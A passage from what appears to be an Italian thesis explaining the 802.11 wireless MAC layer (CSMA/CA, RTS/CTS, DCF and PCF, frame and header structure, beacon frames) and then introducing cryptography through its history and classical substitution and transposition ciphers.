1. quando A vuole trasmettere a B gli invia un RTS;
2. B risponde ad A con un CTS;
3. quando A riceve la CTS inizia la trasmissione.

Nella maggior parte dei casi la procedura non potrà funzionare perchè le ipotesi non verranno soddisfatte e non sarà quindi possibile garantire l'assenza di collisioni. Quindi tale protocollo viene affiancato da protocolli di Carrier Sensing (CS) e Multiple Access (MA).

Il Carrier Sensing riduce il numero di collisioni causate da tentativi di accesso contemporaneo al mezzo mentre il Multiple Access introduce l'acknowledgement a livello di MAC sublayer, che ha lo scopo di ridurre i tempi di ritrasmissione dei frame danneggiati trasmettendo un segnale di ACK da

parte del ricevente quando riceve con successo il frame inviatogli dal mittente.

Il protocollo CSMA/CA (Carrier Sense Medium Access with Collision Avoidance) per una trasmissione da A a B, funziona nel seguente modo:

1. A cerca di determinare lo stato del mezzo trasmissivo valutando il contenuto di NAV e ascoltando il mezzo. Il canale viene considerato libero se il Carrier Sensing virtuale e reale non rilevano attività.

Ci sono due possibili casi:

- se il canale rimane libero per un intervallo di tempo, salta al punto 3;
- se il canale risulta occupato o viene occupato durante l'intervallo di tempo, prosegue al punto 2.

2. A avvia la procedura di back-off, tale procedura è stata inserita nelle fasi del protocollo CSMA/CA dove le collisioni sono più frequenti, consiste nell'attendere per un tempo casuale limitato che viene calcolato con l'algoritmo di binary exponential back-off. L'obiettivo è quello di evitare che le stazioni che attendono la liberazione del canale tentino di acquisirlo contemporaneamente nell'istante in cui viene rilasciato.

3. A invia la RTS.

4. Se A non riceve CTS da B entro un determinato lasso di tempo, probabilmente l'RTS ha colliso con un altro frame. Questo può significare che due stazioni hanno scelto lo stesso slot nella finestra di back-off, quindi prima di ritentare la trasmissione A raddoppierà la dimensione di tale finestra, ripetendo la procedura dal punto 2. Il raddoppiamento della finestra ha come scopo l'adattamento della stessa al numero di contendenti, alla luce del fatto che le collisioni sono un chiaro indice di affollamento.

5. Quando B riceve l'RTS, risponde con un CTS.

6. Una volta ricevuto il CTS, può cominciare a trasmettere il frame con i dati.

7. Se A non riceve un ACK da B entro un intervallo di tempo definito, vuol dire che il frame dati non è stato ricevuto correttamente, quindi A dovrà ritrasmetterlo ripetendo la procedura.
8. Ricevuto il frame dati, B risponde con un ACK concludendo il protocollo CSMA/CA.

Nel seguente esempio viene mostrato il funzionamento del protocollo, ci sono quattro stazioni (A,B,C,D) con A che vuole trasmettere a B, D viene a trovarsi nel raggio d'azione di B, ma non in quello di A, quindi aggiorna il proprio NAV dopo aver ricevuto la Clear To Send inviata da B.




Figura 2.7: Funzionamento del protocollo CSMA/CA

2.4 Il funzionamento del protocollo MAC 802.11

Lo strato MAC dei protocolli 802.11 introduce due diverse tecniche per la gestione dell'accesso: la prima è la tecnica DCF (Distributed Coordination Function) basata su un controllo dell'accesso al mezzo distribuito tra le stazioni radio, la seconda è la tecnica PCF (Point Coordination Function), basata su un controllo centralizzato coordinato dall'access point, utilizzabile esclusivamente in LAN infrastrutturate.

2.4.1 Distributed Coordination Function

La tecnica DCF prevede che le stazioni gestiscano in modo distribuito l'accesso al mezzo, utilizzando il protocollo CSMA/CA e applicando la frammentazione dei frame. Nell'immagine sottostante si può osservare un esempio di funzionamento della tecnica DCF tra due terminali S ed R.

Supponiamo che S abbia la necessità di trasmettere ad R. Quando il terminale S trova un canale libero manda un pacchetto RTS (Request To




Figura 2.8: Tecnica DCF [W5]

Send). R riceve l' RTS, lo interpreta come una richiesta di connessione fatta da S e risponde con un messaggio di conferma CTS (Clear To Send). Questo messaggio per S viene interpretato come una richiesta di accesso, mentre per gli altri nodi che hanno visto il CTS, significa che si sta instaurando una comunicazione tra S ed R e quindi evitano di trasmettere pacchetti. I terminali che ricevono pacchetti RTS e CTS settano un NAV (Network Allocation Vector), un contatore interno decrementato nel tempo che viene settato con il valore presente nei pacchetti RTS e CTS e rappresenta la durata della trasmissione tra S ed R. Il terminale S effettua quindi la trasmissione ad R che risponde con un ACK (Acknowledge) se riceve il messaggio in maniera corretta. Questo pacchetto indica al terminale S che la ricezione del messaggio è avvenuta correttamente mentre per gli altri nodi della rete indica che il canale è libero ed è terminata la comunicazione tra S ed R. Dato che le trasmissioni radio hanno il difetto di non essere buoni canali di trasmissione, in quanto affetti da elevata rumorosità, i messaggi vengono frammentati in frame numerati in maniera progressiva. In questo caso si avrà che il terminale S riceverà un ACK da R per ogni frame inviato. Quando più frammenti vengono inviati in sequenza ha origine un fragment burst.

2.4.2 Point Coordination Function

E' una modalità opzionale che necessita della presenza di un access point per essere implementata. Questo metodo è basato sul polling, ovvero l'interrogazione a turno dei client connessi all'access point. Sarà quest'ultimo a regolare l'accesso al mezzo in maniera rigida, e avremo che un client non può inviare dati se non è stato autorizzato e non può ricevere dati se non è

stato selezionato dall'access point. Il PCF è principalmente orientato verso le applicazioni in tempo reale (streaming, voce) in cui è necessario gestire i tempi delle trasmissioni con cadenza regolare. Quando il client che vuole trasmettere viene interrogato dall'access point, gli altri client capiscono che sta iniziando una fase di accesso esclusivo al canale, inoltre, come nel DCF viene specificata la durata della connessione permettendo ai client di settare il NAV con il valore indicato. Terminata la connessione un messaggio di notifica verrà inviato a tutti i nodi. Nella modalità PCF essendo l'accesso al canale completamente gestito dall'access point, non viene implementata la tecnologia CSMA/CA. Dato che tutte le stazioni collegate percepiranno l'RTS relativo ad una connessione è impossibile che avvenga una collisione in quanto dopo l'RTS nessun client genererà traffico.

Le modalità DCF e PCF non possono essere presenti contemporaneamente, ma possono coesistere mediante distribuzione temporale degli accessi, sono definiti quattro intervalli di tempo che forniscono differenti livelli di priorità ai protocolli.




Figura 2.9: Intervalli di tempo DCF e PCF [W6]

- **SIFS (Short Inter Frame Space)**: è stato introdotto per consentire a chi ha effettuato l'accesso di mantenerlo. Se tale intervallo non fosse presente un terminale che deve spedire un messaggio frammentato dovrebbe aspettare dopo l'invio del primo frame di accedere in maniera esclusiva al canale. Dunque per non perdere l'accesso al canale il terminale dovrà inviare il secondo frame entro questo intervallo di tempo. L'implementazione del SIFS deve limitare ad un numero prefissato i frame che una stessa stazione può mandare consecutivamente. Tale politica trasmissiva impedisce ad una stazione di monopolizzare il canale trasmissivo ed evita che le altre stazioni subiscano ritardi di accesso.

- **PIFS (PCF Inter Frame Space)**: durante questo intervallo di tempo le stazioni rimangono inattive e l'access point può aprire una sessione PCF se nell'intervallo SIFS non ci sono state trasmissioni. Essendo la modalità PCF opzionale, se non è implementata si passerà al DIFS.
- **DIFS (DCF Inter Frame Space)**: durante questo intervallo si può aprire una sessione DCF che verrà aperta solo se durante il lasso di tempo SIFS non ci sono state ritrasmissioni dalla stazione che ha inviato l'ultimo frame e se durante il PCF l'access point non ha selezionato nessun'altra stazione.
- **EIFS (Extended Inter Frame Space)**: lasso utilizzato quando una stazione riceve un frame incomprensibile, ad esempio se è stato alterato dal rumore presente nel canale trasmissivo.

2.4.3 La struttura dei frame a livello MAC

Nell'802.11 sono previsti tre tipi di frame: frame di tipo dati, frame di tipo controllo e frame di tipo gestione [W7].

Frame dati



Figura 2.10: Frame dati

- **Indirizzo 1-4**: sono i campi che caratterizzano maggiormente i frame di livello MAC. Un campo rappresenta l'indirizzo del mittente, un altro l'indirizzo del destinatario, e gli ultimi due l'indirizzo dell'access point di ingresso e in uscita;
- **Durata**: contiene un valore temporale che indica la durata della trasmissione del frame;
- **Numero frame**: contiene il numero dei frame in cui un messaggio viene frammentato, valore utile per il riassetto dello stesso da parte del destinatario;

- **Dati:** contiene l'informazione oggetto della trasmissione;
- **CRC:** campo utilizzato dalla stazione di destinazione, indica una possibile alterazione del frame durante la trasmissione;

Frame di controllo




Figura 2.11: Frame di controllo

- **Versione:** indica a quale versione del protocollo 802.11 fa riferimento il frame;
- **Tipo e sottotipo:** specifica il tipo del frame (gestione, controllo o dati) e il sottotipo (RTS,CTS...);
- Il campo **Flag** è costituito dai seguenti sottocampi:
 - DS: identifica se il frame è diretto o proviene dal sistema di distribuzione;
 - Altri frammenti: identifica se sono previsti altri frammenti dello stesso frame;
 - Ripetizione: indica se il frammento è la ripetizione di uno precedente;
 - Risparmio energia: se questo campo è settato ad 1, indica che al termine del frame l'interfaccia della stazione entrerà in modalità di risparmio energetico;
 - Altri frame: indica se il mittente ha altri frame da trasmettere;
 - WEP: indica se il campo dati è stato crittografato con l'algoritmo WEP(Wired Equivalent Privacy);
 - Ordinati: indica se il frame debba essere processato in maniera strettamente ordinata secondo il numero di sequenza.

Frame di gestione

Sono i frame RTS, CTS e ACK. La struttura dei frame CTS e ACK è la stessa, mentre quella dell'RTS riportata nella figura sottostante è leggermente diversa.



Figura 2.12: Frame RTS

Il significato di ogni campo è il medesimo dei frame di tipo dati. Nella struttura dei frame CTS e ACK è assente il campo di indirizzo mittente, superfluo dato che sono frame di risposta da parte della stazione di destinazione ed il mittente conosce l'indirizzo di chi ha inviato i pacchetti. La struttura è riportata nell'immagine sottostante.



Figura 2.13: Frame CTS

2.4.4 Il MAC header

In una rete 802.11 i campi contenuti nell'header MAC sono maggiori rispetto ad una rete cablata 802.3 [4].

Tra i dati trasmessi ci sono informazioni essenziali per un corretto funzionamento della rete e fino a 4 diversi tipi di indirizzo [5] contro i due previsti in 802.3. Questi sono:

- **SA (source address)**: indirizzo MAC della sorgente del pacchetto inviato;
- **TA (transmitter address)**: indirizzo MAC del dispositivo che ha trasmesso;
- **DA (destination address)**: indirizzo MAC di destinazione;
- **RA (receiver address)**: indirizzo MAC del terminale che riceverà il pacchetto.

In una rete ad infrastruttura sarà l'access point a ricevere i frame inviati dalle stazioni e a provvedere ad inoltrarli verso la destinazione corretta. I frame vengono creati ed inviati dalla stazione all'access point, quest'ultimo però non è la destinazione finale.

Sono quindi necessari tre indirizzi:

1. indirizzo della stazione sorgente (SA e TA corrispondono);
2. indirizzo dell 'access point (RA);
3. indirizzo di destinazione (DA).

Se i frame vengono inviati da un host che non appartiene alla wlan, gli indirizzi saranno:

1. indirizzo della stazione sorgente (SA);
2. indirizzo dell 'access point (RA);
3. indirizzo di destinazione (RA e DA corrispondono).

Analizziamo ora i campi presenti nell'header.




Figura 2.14: Frame header [W8]

Il campo frame control è diviso in una serie di sottocampi:

- **Version (2 bit)**: versione del protocollo, vale 0 in modo invariante, il suo valore verrà incrementato solo in eventuali nuove revisioni, incompatibili con la versione corrente, se una unità riceve un frame relativo ad una versione successiva a quella supportata, lo scarcerà senza segnalarlo alla stazione trasmittente;
- **Type (2 bit) e Subtype (4 bit)**: identificano la funzione del frame (dati, controllo, gestione);
- **To DS (1 bit)**: se il frame è indirizzato all'access point per poi essere girato al Distribution System, vale 1. E' incluso il caso in cui il destinatario si trova nello stesso BSS e l'access point deve ritrasmettere il frame;
- **From DS (1 bit)**: vale 1 per i frame che vanno fuori il DS;
- **More fragments (1 bit)**: vale 1 se ci sono altri frammenti che appartengono allo stesso frame;
- **Retry (1 bit)**: identifica duplicazioni di frame trasmessi in precedenza;
- **Power management (1bit)**: indica la modalità di gestione dell'alimentazione della stazione.
Esistono due modalità di funzionamento: Active Mode (AM) la stazione può sempre ricevere frame, Power Save (PS) la stazione riceve solo frame bufferizzati presenti nell'access point che vengono trasmessi in risposta a frame di polling;
- **More data (1 bit)**: indica ad una stazione in modalità power save la presenza di frame bufferizzati nell'access point;
- **WEP (1 bit)**: vale 1 se l'informazione che è contenuta nel frame è criptata;
- **Order (1 bit)**: la successione dei frame viene elaborata usando il servizio strictly ordered.

Gli altri campi sono:

- **Duration**: stima del tempo impiegato per la trasmissione del frame e del suo ACK;

- **Address:** ogni frame può contenere fino a quattro indirizzi in base al valore dei campi ToDS e FromDS:
 - **Address 1:** è l'indirizzo della stazione ricevente, è l'indirizzo dell' access point se ToDs vale 1, altrimenti è l'indirizzo della stazione di destinazione;
 - **Address 2:** è l'indirizzo della stazione trasmittente, è l'indirizzo dell'access point se FromDs vale 1, altrimenti è l' indirizzo della stazione;
 - **Address 3:** utilizzato per l'assegnamento di un indirizzo mancante, all'interno dei frame con FromDS=1 è l'indirizzo sorgente, all'interno dei frame con ToDs=1 è l'indirizzo di destinazione;
 - **Address 4:** ToDS e FromDS valgono 1 e mancano indirizzo sorgente e destinazione originali, viene utilizzato in presenza di un Wireless Distribution System, ed il frame viene trasmesso da un AP ad un altro;
- **Sequence control:** rappresenta l'ordine dei frammenti che appartengono allo stesso frame, identifica duplicazioni di pacchetti. E' composto da due campi che identificano rispettivamente il frame (sequence number) e il numero del frammento del frame (fragment number);
- **Checksum:** identifica la presenza di errori.

Come visto in precedenza i frame previsti nello standard 802.11 possono essere di tre tipi: controllo, gestione e dati.

Analizziamo ora i frame di gestione, che vengono impiegati nel protocollo di sicurezza.

2.4.5 I frame di gestione

I frame di gestione previsti dallo standard consentono di stabilire e mantenere attiva una connessione e sono:

- **Association request frame:** i frame di associazione abilitano l'access point ad assegnare le risorse necessarie per la sincronizzazione

con l'interfaccia del client. Il processo inizia con l'invio da parte del client di una richiesta di associazione. Questa comunicazione contiene l'informazione relativa all'interfaccia del client e l'SSID della rete alla quale si vuole associare. Accettata la richiesta da parte dell'AP si predispone lo spazio in memoria e viene generato un identificativo relativo al client;

- **Association response frame:** un AP invia un frame di risposta a seguito della richiesta di associazione, la risposta può contenere o l'accettazione o il rifiuto. Se l'AP accetta la richiesta di associazione da parte del client, il frame di risposta conterrà anche le informazioni riguardanti l'associazione con l'id e la velocità di trasmissione supportata;
- **Beacon frame:** viene inviato periodicamente dall'access point annunciando la sua presenza e rilascia alcune informazioni come l'orario e il suo SSID ai client che si trovano nella sua area. I client scelgono l'access point con il segnale migliore a cui associarsi ascoltando i messaggi beacon;
- **Deauthentication frame:** per chiudere in maniera sicura una comunicazione una stazione invia un frame di deautenticazione ad un'altra stazione;
- **Disassociation frame:** quando una stazione vuole terminare la sua associazione invia un frame di disassociazione;
- **Probe request frame:** se una stazione client necessita di ottenere informazioni da un'altra stazione invia un probe request frame;
- **Probe response frame:** inviato come risposta ad un probe request;
- **Reassociation request frame:** nel caso in cui un client passi da un access point ad un altro access point con un segnale più forte allora dovrà inviare un frame di riassociazione al nuovo access point;
- **Reassociation response frame:** a seguito di una richiesta il nuovo access point invia a sua volta un frame di risposta alla richiesta di riassociazione che può concludersi con esito positivo ovvero l'accettazione

o con esito negativo ovvero con il rifiuto per il nuovo client. Oltre alla risposta di associazione verranno inviate anche altre informazioni.

Nella figura che segue viene riportato lo schema generico di gestione di un frame.




Figura 2.15: Schema generico di gestione di un frame

Lo schema mette in evidenza la distinzione tra i campi fissi e gli elementi. I campi fissi sono sempre presenti mentre gli elementi sono aggiunti per fornire maggiori informazioni alle funzionalità e non verranno presi in considerazione dai dispositivi che non li supportano.

2.4.6 I frame beacon

Ogni frame beacon trasporta le seguenti informazioni:

- **Header MAC:** identifica il frame come beacon;
- **Beacon interval:** rappresenta l'intervallo di tempo tra le trasmissioni di beacon;
- **Time stamp:** dopo aver ricevuto un frame beacon una stazione utilizza il valore del time stamp per aggiornare il proprio orologio interno. Questo consente la sincronizzazione tra tutte le stazioni associate con lo stesso punto di accesso;
- **SSID:** identifica una specifica rete LAN wireless. Prima che una stazione possa associarsi con una rete LAN wireless deve avere lo stesso SSID;

- **Supported data rates:** ogni frame trasporta le informazioni che descrivono la velocità che la particolare rete LAN wireless supporta, permette al client di collegarsi all'access point più performante;
- **Capabilities information:** indica le funzionalità opzionali supportate dall'access point. Contiene informazioni riguardanti le tecniche di protezione impiegate;
- **Radio parameters:** il frame include informazioni sui metodi di comunicazione specifici;
- **Power save parameters:** utilizzato dai dispositivi che vanno in stand-by tra un beacon e il seguente.

2.5 Servizi forniti dall'802.11

Tutte le reti LAN wireless per essere conformi allo standard 802.11 devono fornire almeno nove servizi:

1. **Associazione:** questo servizio viene invocato dopo l'autenticazione e serve ad associare il client all'access point;
2. **Dissociazione:** interruzione dell'associazione tra il client e l'access point;
3. **Riassociazione:** utilizzata da un apparecchio quando cambia la propria associazione, favorisce il passaggio degli apparecchi da un access point ad un altro;
4. **Distribuzione:** permette ai dati di raggiungere il destinatario corretto;
5. **Integrazione:** gestisce la traduzione dei frame verso altri formati;
6. **Autenticazione:** per accedere ad una rete un apparecchio wireless deve autenticarsi, lo fa tramite l'autenticazione;
7. **Deautenticazione:** nel momento in cui una stazione intende staccarsi dalla rete, il servizio di deautenticazione taglia il collegamento;
8. **Riservatezza:** tale servizio gestisce la crittografia dei dati che viaggiano sulla rete;

9. **Trasmissione:** servizio responsabile dell'effettiva consegna dei dati ai destinatari.

I primi cinque sono servizi di distribuzione forniti dall'access point, i restanti sono servizi host inerenti alle attività delle stazioni.

Capitolo 3

La crittografia

Il termine crittografia deriva dall'unione di due parole greche: *kryptós* che significa nascosto, e *graphía* che significa scrittura ed è una tecnica di rappresentazione di un messaggio in una forma tale che l'informazione in esso contenuta non possa essere compresa da persone non autorizzate. I dati digitali che transitano sulla rete risultano esposti al rischio di intercettazione e falsificazione.

Un sistema di comunicazione per poter essere definito sicuro, deve garantire alcune proprietà fondamentali:

- **Autenticità:** certezza della provenienza della comunicazione da colui che afferma di essere il mittente;
- **Disponibilità:** l'informazione deve essere fruibile a coloro che ne sono autorizzati;
- **Non-ripudio:** impossibilità da parte del mittente di negare di aver trasmesso e del destinatario di negare di aver ricevuto;
- **Integrità:** la comunicazione deve essere conforme all'originale, non deve essere stata modificata;
- **Riservatezza:** certezza che la comunicazione non sia stata intercettata e violata.

Questi requisiti sulla rete possono essere facilmente compromessi sfruttando la debolezza dei protocolli di comunicazione. La crittografia gioca un ruolo fondamentale proteggendo con un alto grado di sicurezza le comunicazioni sulla rete, rendendo più sicuri i canali di comunicazione.

Concetto base della crittografia è che tutte le azioni lecite applicabili all'informazione siano “facili” mentre quelle illecite “difficili” in termini di complessità computazionale e quindi di tempo necessario allo svolgimento delle stesse.

Lo scopo della cifratura e decifratura di un messaggio è trasformarlo da un formato in chiaro ad uno cifrato e viceversa, tali trasformazioni devono quindi essere facili da eseguire in maniera lecita e difficili per chi non è autorizzato. Per ottenere tale risultato si utilizzano funzioni “unidirezionali” ovvero funzioni che sono facili da calcolare ma difficili da invertire.

Gli algoritmi di cifratura si differenziano tra loro per numero e tipologia di operazioni svolte e per l'utilizzo della chiave, l'utilizzo di chiavi diverse per lo stesso algoritmo porta a risultati diversi.

Nel corso del tempo ci si è chiesti quale elemento della crittografia utilizzato per le trasformazioni di cifratura e decifratura debba essere segreto tra strumento, algoritmo e chiave. Il principio di Kerckhoffs [6] enunciato nel 1883 da Auguste Kerckhoffs sostiene che la sicurezza di un crittosistema non deve dipendere dalla sicurezza dell'algoritmo utilizzato bensì dal tener celata la chiave. In altre parole il sistema deve rimanere sicuro anche nell'ipotesi in cui il nemico venga a conoscenza dell'algoritmo di crittazione. Quest'ultimo può essere anche di pubblico dominio, l'unica cosa importante è che rimanga segreta la chiave. Tale principio è stato riformulato da Claude Shannon [7] nella forma “il nemico conosce il sistema” quindi bisognerà progettarlo tenendo conto che il nemico guadagnerà immediatamente familiarità con esso. In questa forma il principio è conosciuto come massima di Shannon.

3.0.1 Cenni storici

La storia della crittografia ha origini molto antiche, ci sono tracce di cifrari antichi quanto gli Ebrei con il loro codice di atbash, gli Spartani si scambiavano messaggi segreti tramite la scitala, a Gaio Giulio Cesare viene attribuito l'uso del cifrario di Cesare, un sistema crittografico ritenuto elementare alla base della comprensione dei fondamenti della crittografia e dei primi “attacchi” della crittoanalisi.

La crittografia moderna ha inizio con la stesura del *De Cifris* di Leon Battista Alberti, che insegnò a cifrare tramite l'utilizzo di un disco cifrante con

un alfabeto da spostare a piacere ogni due o tre parole, anche il tedesco Tritemio propose una cifratura polialfabetica. Nel 1526 venne pubblicata una delle prime opere sulla cifratura: l'Opus Novum da Jacopo Silvestri.

Fù Giovan Battista Bellaso a segnare una svolta nelle tecniche di cifratura inventando la tecnica di alternare alcuni alfabeti segreti formati con una parola chiave e sotto il controllo di un versetto chiamato contrassegno. La sua prima tavola pubblicata nel 1553 venne ripubblicata 10 anni più tardi da Giovanni Battista Della Porta. Il francese Vigenère utilizzò poi il versetto per cifrare ciascuna lettera con la sua tavola ad alfabeti regolari. Il suo sistema venne considerato inviolabile per tre secoli, fino alla pubblicazione nel 1863 di un metodo per forzarlo chiamato Esame Kasiski, pubblicato dal colonnello prussiano Friedrich Kasiski.

Nel 1883 Auguste Kerckhoffs pubblica "La Cryptographie Militaire". Creando la legge fondamentale sul corretto uso delle tecniche di crittografia sostenendo che la sicurezza di un crittosistema non deve dipendere dalla sicurezza dell'algoritmo utilizzato bensì dal tener celata la chiave.

Nel 1918 venne perfezionato il metodo Vigenère da Gilbert Vernam che propose l'utilizzo di chiavi segrete casuali lunghe almeno quanto il messaggio. Nel 1949 Claude Shannon dimostrò che questo è l'unico metodo crittografico che può essere considerato totalmente sicuro. Un cifrario perfetto consiste in un algoritmo che permette di occultare il testo in chiaro escludendo ogni tipo di attacco di crittoanalisi, rendendo illeggibile il testo se non si è in possesso della chiave unica per decifrarlo. Con il possesso di tale sistema la battaglia tra crittografia e crittoanalisi si risolve con una vittoria della prima sulla seconda. Il cifrario di Vernam è considerato l'unico cifrario perfetto conosciuto, tuttavia un forte limite pratico risiede nella casualità della chiave e nella sua lunghezza che ne rende impossibile il riutilizzo. Per consentire il funzionamento dell'algoritmo le chiavi devono essere tante e devono essere decise prima dell'invio e condivise con il destinatario, creando così il problema della distribuzione delle chiavi che ne rendono rischioso l'utilizzo dato che possono essere intercettate ed utilizzate per decifrare il messaggio [W9].

3.1 La crittografia classica

Le tecniche di cifratura utilizzate in passato e tuttora alla base dei sistemi di crittografia moderna sono dette di sostituzione e di trasposizione.

3.1.1 Cifrari a sostituzione

Un cifrario a sostituzione consiste nel sostituire una o più entità del testo in chiaro con del testo cifrato, secondo uno schema regolare.

Vengono distinti più tipi di crittosistemi a sostituzione:

- **La sostituzione monoalfabetica:** consiste nel sostituire ogni lettera con un'altra lettera dell'alfabeto;
- **La sostituzione di poligrammi:** consiste nel sostituire un gruppo di caratteri con un altro gruppo di caratteri;
- **La sostituzione omofonica:** consiste nel far corrispondere ad ogni lettera in chiaro un possibile insieme di altri caratteri;
- **La sostituzione polialfabetica:** consiste nel riutilizzare periodicamente una sequenza di cifre monoalfabetiche.

Questa cifratura è una delle più antiche, veniva utilizzata anche da Giulio Cesare. Tale codifica è basata sull'aggiunta di un valore costante all'insieme dei caratteri del messaggio. Si tratta di spostare l'insieme dei valori dei caratteri del messaggio di un certo numero di posizioni, in modo tale da sostituire ogni lettera con un'altra. Questo sistema se pur semplice da realizzare è totalmente simmetrico, basta quindi una sottrazione per conoscere il messaggio iniziale ed espone il testo cifrato ad attacchi basati sulle statistiche di comparizione dei caratteri nel linguaggio naturale. E' la ridondanza del linguaggio la principale debolezza di tale sistema.

La sostituzione è ancora utilizzata nella crittografia moderna su di un elevato numero di caratteri alla volta, con l'utilizzo di trasformazioni derivanti da tutti i caratteri precedenti, in combinazione a tecniche di compressione senza perdita e evitando di cifrare troppa informazione con la medesima chiave.

3.1.2 Cifrari a trasposizione

Un cifrario a trasposizione consiste nel cambiare le posizioni occupate dalle unità di testo in chiaro secondo un determinato schema così che il testo cifrato costituisca una permutazione del testo in chiaro.

Alcune applicazioni di cifrari a trasposizione sono:

- **Cifrario a staccionata:** il testo viene trascritto lettera per lettera su righe ideali, diagonalmente verso il basso e poi risalendo una volta arrivati alla riga più bassa e viceversa, disegnando delle ipotetiche traverse di una staccionata;

D				N				E				T				L		
	E		E		D		H		E		S		W		L		X	
		F				T				A				A				X

Figura 3.1: Cifrario a staccionata [W10]

- **Cifrario a percorso:** il testo in chiaro viene scritto in una griglia di dimensioni prefissate e poi letto seguendo uno schema definito dalla chiave, che potrebbe specificare, ad esempio, di leggere spirali concentriche in senso antiorario partendo dall'angolo in alto a sinistra;




Figura 3.2: Cifrario a percorso [W11]

- **Trasposizione colonnare:** il testo in chiaro è scritto lungo le righe di una griglia di dimensioni prefissate e letto lungo le colonne, secondo un particolare ordine delle stesse. Lunghezza delle righe e permutazione delle colonne vengono definite da una parole chiave. Nei cifrari a trasposizione colonnare regolari le posizioni vuote dell'ultima riga

vengono riempite con caratteri casuali, mentre vengono lasciati bianche in quelli irregolari. Alla fine il messaggio viene letto per colonne secondo l'ordine specificato dalla parola chiave. L'attacco da utilizzare in questo caso è basato su diagrammi e trigrammi, che permettono di risalire al numero di colonne utilizzate nella trasformazione di cifratura, dalla cui permutazione è possibile ottenere il testo di partenza. Per rendere questo cifrario più robusto si usa spesso una trasposizione doppia, che consiste nell'applicare una trasposizione colonnare due volte utilizzando la stessa chiave o due chiavi differenti.

<u>M</u> <u>E</u> <u>G</u> <u>A</u> <u>B</u> <u>U</u> <u>C</u> <u>K</u>	Key
<u>7</u> <u>4</u> <u>5</u> <u>1</u> <u>2</u> <u>8</u> <u>3</u> <u>6</u>	Order
p l e a s e t r	Plaintext
a n s f e r o n	pleasetransferone
e m i l l i o n	milliondollarsto
d o l l a r s t	myswissbankac
o m y s w i s s	countsixtwotwo
b a n k a c c o	Ciphertext
u n t s i x t w	AFLLSKSOSELAWAIAT
o t w o a b c d	OOSSCTCLNMOMANT
	ESILYNTWRNNTSOWD
	PAEDOBUEIRIRICXB

Figura 3.3: Trasposizione colonnare [W12]

3.1.3 Caratteristiche dei cifrari

La qualità di un cifrario può essere stimata tramite una serie di parametri [8] :

- le operazioni di cifratura e decifratura devono essere semplici in modo tale da evitare errori e lunghezza dei tempi di elaborazione;
- la quantità di segretezza desiderata deve essere proporzionale alla quantità di lavoro necessario per ottenerla;
- la chiave deve essere di dimensione minima, trasferibile e difficilmente intercettabile;
- l'aumento di dimensione del messaggio cifrato rispetto a quello in chiaro deve essere minimo;

- eventuali errori avvenuti durante la cifratura o trasmissione del messaggio devono propagarsi il meno possibile durante l'operazione di decifrazione.

La sicurezza di un cifrario si può dividere in tre categorie: segretezza perfetta se in seguito all'intercettazione di un crittogramma l'incertezza a posteriori sul messaggio è la stessa dell'incertezza a priori, segretezza ideale se a prescindere dal numero di messaggi intercettati le alternative tra i messaggi che possono aver generato il crittogramma sono numerose e tutte plausibili, segretezza pratica se le capacità computazionali richieste per decifrare il messaggio sono superiori a quelle dell'intruso.

3.2 La crittografia moderna

